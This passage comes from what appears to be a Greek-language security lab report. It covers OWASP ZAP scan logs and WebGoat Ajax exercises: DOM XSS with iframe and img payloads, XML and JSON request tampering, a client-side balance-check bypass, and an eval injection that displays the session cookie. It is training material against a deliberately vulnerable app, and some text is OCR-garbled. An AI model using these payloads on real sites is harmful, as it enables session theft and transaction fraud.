filter Αντικατέστησε την επικεφαλίδα των απαντήσεων HTTP χρησημοποιώντας προκαθωρισμένο
πρότυπο.
```

```
[INFO] 3516 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Αποστολή του ZAP ID της συνεδρίας
```

Αφού άνοιξε η εφαρμογή μας εκτελείται το τεστ και τελικά γίνεται το scanning.

```
--- zap-maven-plugin:1.2-SNAPSHOT:process-zap (processZAP) @ selenium-core ---

[INFO] Spider the site [http://localhost/attack]

[INFO] 22693 [Thread-74] INFO org.zaproxy.zap.extension.spider.SpiderThread  - Starting
spidering scan on API at Wed Jul 17 19:23:43 EEST 2013

[INFO] 22701 [Thread-74] INFO org.zaproxy.zap.spider.Spider  - Spider initializing...

[INFO] 22713 [Thread-74] INFO org.zaproxy.zap.spider.Spider  - Starting spider...

[INFO] 22726 [Thread-74] INFO org.zaproxy.zap.spider.Spider  - Adding seed for spider:
http://localhost/attack

[INFO] 22798 [pool-1-thread-1] INFO org.zaproxy.zap.spider.Spider  - Spidering process is
complete. Shutting down...

[INFO] 22809 [Thread-75] INFO org.zaproxy.zap.extension.spider.SpiderThread  - Spider
scanning complete: true

[INFO] Scan the site [http://localhost/attack]

[INFO] 22860 [ZAP-ProxyThread] INFO org.parosproxy.paros.core.scanner.Scanner  - scanner
started

[INFO] 22899 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestPathTraversal strength MEDIUM threshold MEDIUM

[INFO] 22914 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestPathTraversal in 0,014s

[INFO] 22915 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestRemoteFileInclude strength MEDIUM threshold MEDIUM

[INFO] 22918 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestRemoteFileInclude in 0,003s

[INFO] 22919 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestRedirect strength MEDIUM threshold MEDIUM

[INFO] 22923 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestRedirect in 0,004s

[INFO] 22923 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestServerSideInclude strength MEDIUM threshold MEDIUM

[INFO] 22925 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestServerSideInclude in 0,002s

[INFO] 22926 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestCrossSiteScriptV2 strength MEDIUM threshold MEDIUM

[INFO] 22929 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestCrossSiteScriptV2 in 0,002s

[INFO] 22929 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestSQLInjection strength MEDIUM threshold MEDIUM

[INFO] 22932 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestSQLInjection in 0,003s
```

```
[INFO] 22932 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestDirectoryBrowsing strength MEDIUM threshold MEDIUM

[INFO] 22945 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestDirectoryBrowsing in 0,012s

[INFO] 22946 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestInfoSessionIdURL strength MEDIUM threshold MEDIUM

[INFO] 22948 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestInfoSessionIdURL in 0,002s

[INFO] 22949 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestClientBrowserCache strength MEDIUM threshold MEDIUM

[INFO] 22951 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestClientBrowserCache in 0,001s

[INFO] 22952 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestExternalRedirect strength MEDIUM threshold MEDIUM

[INFO] 22957 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestExternalRedirect in 0,005s

[INFO] 22957 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestInjectionCRLF strength MEDIUM threshold MEDIUM

[INFO] 22960 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestInjectionCRLF in 0,003s

[INFO] 22960 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - start host
http://localhost | TestParameterTamper strength MEDIUM threshold MEDIUM

[INFO] 22962 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host/plugin http://localhost | TestParameterTamper in 0,002s

[INFO] 22963 [Thread-77] INFO org.parosproxy.paros.core.scanner.HostProcess  - completed
host http://localhost in 0,073s

[INFO] 22963 [Thread-76] INFO org.parosproxy.paros.core.scanner.Scanner  - scanner
completed in 0,103s

[INFO] 23934 [ZAP-ProxyThread] INFO org.parosproxy.paros.control.Control  - Save Session

[INFO] 23970 [Thread-90] INFO hsqldb.db.HSQLDB379AF3DEBD.ENGINE  - dataFileCache commit
start

[INFO] 23990 [Thread-90] INFO hsqldb.db.HSQLDB379AF3DEBD.ENGINE  - Database closed

[INFO] 24160 [Thread-90] INFO hsqldb.db.HSQLDB379AF3DEBD.ENGINE  - dataFileCache open
start

[INFO] 24163 [Thread-90] INFO hsqldb.db.HSQLDB379AF3DEBD.ENGINE  - dataFileCache open end

[INFO] Open URL: http://zap/json/core/view/alerts

[INFO] Only XML report will be generated

[INFO] Shutdown ZAProxy
```

Στο output του maven βρίσκουμε ένα xml file με τα alerts του ZAP που έχουν φανεί από το scanning. Περαιτέρω κανείς μπορεί να χρησιμοποιήσει έναν parser και να τραβήξει την πληροφορία ώστε να την κάνει ευανάγνωστη στον software engineer για το περιεχόμενο του scanning.


3.2 Ajax Security

3.2.1 LAB: DOM-Based cross-site scripting

Για το παράδειγμα της ευπάθειας χρησιμοποιούμε την ευπάθεια για να εκχωρίσουμε κακόβουλο κώδικα στο DOM tree.

Αρχικά επιλέγουμε να εισάγουμε στο πεδίο μας ένα στοιχείο τύπου img.

******




Εικόνα 21: Εισαγωγή στοιχείου τύπου img

Έπειτα αναπαράγουμε ένα alert με βάση το tag img

******

Και με άλλου είδους tag <iframe src="javascript:alert(0)"/>



Εικόνα 22: Injection με στοιχείο τύπου iframe – javascript alert

Στο τελευταίο στάδιο θα πρέπει να αλλάξουμε στο αρχείο DOMXSS.js το μήνυμα που εμφανίζεται στην οθόνη χρησιμοποιώντας την escapeHTML function που επιστρέφει innerHTML.


```
function displayGreeting(name)
{
if (name != '')
{
document.getElementById("greeting").innerHTML="Hello,"+escapeHTML(name)+ "!";
}
}
```

Έτσι πετυχαίνουμε την εμφάνιση του HTML κώδικα στο μήνυμα στο UI

3.2.2 LAB: Client Side Filtering

Για αυτού του είδους testing, η αποστολή είναι να διαβαστούν οι ξένες πληροφορίες που επιστρέφονται από τον server για να ανακαλύψουν τις πληροφορίες στις οποίες δεν πρέπει να έχουμε πρόσβαση. Μας ζητάται να βρούμε τον μισθό για έναν χρήστη που δεν βρίσκεται στην διαθέσιμη λίστα οπότε πρέπει να επέμβουμε στην βάση με κάποιο τρόπο. Παρατηρώντας το DOM tree με το Firebug βρίσκουμε hidden elements που περιέχουν την εγγραφή που θέλουμε. Στην εγγραφή υπάρχουν φυσικά και τα προσωπικά στοιχεία του χρήστη (td → column → Salary → 450000), που σημαίνει ότι όλα τα δεδομένα αποθηκεύονται στο client side. Έπειτα μας ζητάται να διορθωθεί ο μηχανισμός ώστε μόνο ο Moe να βλέπει αποτελέσματα. Από τα hints βλέπουμε ότι ο server χρησιμοποιεί xpath query για να ανακτήσει αποτελέσματα από την βάση. Πρέπει λοιπόν χρησιμοποιώντας το clientSideFiltering.jsp να αλλάξουμε τον τρόπο που φιλτράρονται τα δεδομένα έτσι αλλάζουμε σε sb.append("/Employees/Employee [Managers/Manager/text()='"+userId+"']/UserID | ");

Όπου έχουμε βρει οτι το xpath είναι valid αν χρησιμοποιήσουμε εργαλείο που κάνει xpath evaluation.



Εικόνα 23: Παρατηρώντας το DOM tree βλέπουμε την εγγραφή σε ένα hidden element τύπου table


Εικόνα 24: Αποκρύπτουμε τις πληροφορίες για τον χρήστη με id 102

3.2.3 DOM Injection

Στο testing σε αυτήν την κατηγορία το θύμα είναι ένα σύστημα που παίρνει ένα κλειδί ενεργοποίησης για να επιτρέψει σε μας να το χρησιμοποιήσουμε.

- Ο στόχος μας είναι να ενεργοποιήσουμε το κουμπί “Activate!”.

Βλέποντας τον HTML κώδικα βλέπουμε το javascript event για το validation του πεδίου και έμμεσα καλώντας την function callback βλέπουμε ότι η μέθοδος eval είναι αυτή που μετατρέπει plain text → js code. Αν κάνουμε edit το DOM tree και αφαιρέσουμε το attribute disabled=”” (DOM injection) τότε βλέπουμε ότι το κουμπί ενεργοποιείται.



Εικόνα 25: HTML κώδικας για τα στοιχεία της σελίδας και javascript functions

3.2.4 XML injection

Στην άσκηση αυτή τα webgoat-μίλια παρουσιάζουν όλες τις διαθέσιμες ανταμοιβές. Μόλις εισαγάγουμε την ταυτότητα απολογισμού μας, το μάθημα θα μας παρουσιάσει την ισορροπία μας και τα προϊόντα που μπορούμε να αντέξουμε οικονομικά. Ο στόχος μας είναι να προσπαθήσουμε να προσθέσουμε περισσότερες ανταμοιβές στο σύνολο ανταμοιβών μας. Η ταυτότητα απολογισμού μας είναι 836239.

Βάζουμε breakpoint για όλα τα requests μέσω του OWASP ZAP για να παρατηρήσουμε το συγκεκριμένο request του οποίου το αποτέλεσμα είναι οι ανταμοιβές παρακάτω.

<root>

<reward>WebGoat Mug 20 Pts</reward>

<reward>WebGoat t-shirt 50 Pts</reward>

<reward>WebGoat Secure Kettle 30 Pts</reward>

</root>

Οπότε επεμβαίνουμε στο xml request προσθέτοντας

<root>


<reward>WebGoat Mug 20 Pts</reward>

<reward>WebGoat t-shirt 50 Pts</reward>

<reward>WebGoat Secure Kettle 30 Pts</reward>

<reward>WebGoat Core Duo Laptop 2000 Pts</reward>

</root>



Εικόνα 26: Added elements in xml request

3.2.5 JSON Injection

Στην άσκηση ταξιδεύουμε από τη Βοστώνη, στο Σιάτλ.

- Μόλις πληκτρολογήσουμε τον τριψήφιο κωδικό του αερολιμένα, ένα αίτημα AJAX θα εκτελεσθεί ζητώντας την τιμή εισιτηρίων.
- Θα παρατηρήσουμε ότι υπάρχουν δύο πτήσεις διαθέσιμες, μία ακριβή χωρίς τις στάσεις και μια άλλη φτηνότερη με 2 στάσεις.
- Ο στόχος μας είναι να προσπαθήσουμε να πάρουμε αυτήν χωρίς τις στάσεις αλλά με φτηνότερη τιμή.

Χρησιμοποιούμε πάλι το owasp ZAP και βλέπουμε το request που περιέχει

{"From": "Boston",

"To": "Seattle",

"flights": [

{"stops": "0", "transit" : "N/A", "price": "$600"},

{"stops": "2", "transit" : "Newark,Chicago", "price": "$300"}]}

Επεμβαίνουμε στο JSON object αλλάζοντας την τιμή για την διαδρομή χωρίς ενδιάμεσους σταθμούς π.χ

{"From": "Boston",

"To": "Seattle",

"flights": [

{"stops": "0", "transit" : "N/A", "price": "$300"},

{"stops": "2", "transit" : "Newark,Chicago", "price": "$300"}]}


Οπότε αν προωθήσουμε το νέο request θα πετύχουμε το επιθυμητό αποτέλεσμα.

3.2.6 Silent Transactions Attacks

Στην άσκηση αυτή έχουμε μια τραπεζική εφαρμογή Διαδικτύου δειγμάτων - σελίδα μεταφοράς χρημάτων.

- Παρουσιάζει την ισορροπία μας, τον λογαριασμό και το ποσό που μεταφέρετε
- Η εφαρμογή χρησιμοποιεί AJAX για να υποβάλει μετά από κάποια client side validations.
- Ο στόχος μας είναι να προσπαθήσουμε να παρακάμψουμε την έγκριση του χρήστη και να εκτελέσουμε σιωπηλά τη συναλλαγή.


Πρώτα θα βρούμε ποια function καλείται για να κάνει submit τα data οπότε ανοίγοντας το firebug βρίσκουμε submitData(accountNo, balance) που δέχεται arguments το accountNo και το ποσό μεταφοράς balance.



Εικόνα 27: function για αποστολή δεδομένων για το κουμπί “Confirm”

Τώρα θα εκτελέσουμε την function ώστε να παρακάμψουμε το javascript μήνυμα “ You can not transfer more funds than what is available in your balance.” όταν μεταφέρουμε περισσότερα χρήματα από ότι μας αφήνει να μεταφέρουμε (με βάση το balance).

Οπότε ανοίγουμε την κονσόλα του Firebug και εκτελούμε απευθείας την function μετά στοιχεία που δώσαμε αρχικά.



Εικόνα 28: Εκτέλεση της function submitData από Firebug console


3.2.7 Dangerous Use of Eval

Για αυτήν την άσκηση, η αποστολή μας είναι να βρούμε input που περιέχει ένα script. Πρέπει να προσπαθήσουμε να πάρουμε αυτήν την σελίδα για να απεικονίσει το Input πίσω στον browser, ο οποίος θα εκτελέσει το script. Έτσι κάποιος μπορεί να υποκλέψει το SessionID (cookie).

Το alert όπως φαίνεται στο request είναι alert('Purchase completed successfully with credit card "4128 3214 0002 1999" and access code "123"');

Προσθέτουμε λοιπόν alert(document.cookie+' has been stolen!!); για να μπορέσουμε να εμφανίσουμε το sessionID στο script. Οπότε στο πεδίο γράφουμε ***%3Balert(documentIcookie%2B'%20has%20been%20stolen (κωδικοποιημένο με PHP Charset encoder)*** και αφού στείλουμε το request βλέπουμε στο ZAP το script

alert('Whoops: You entered an incorrect access code of "123');alert(documentIcookie+' has been stolen"); το οποίο ουσιαστικά εμφανίζει στον επιτηθέμενο το cookie.



Εικόνα 29: Το session ID ύστερα από εφαρμογή alert

3.3 Authentication Flaws

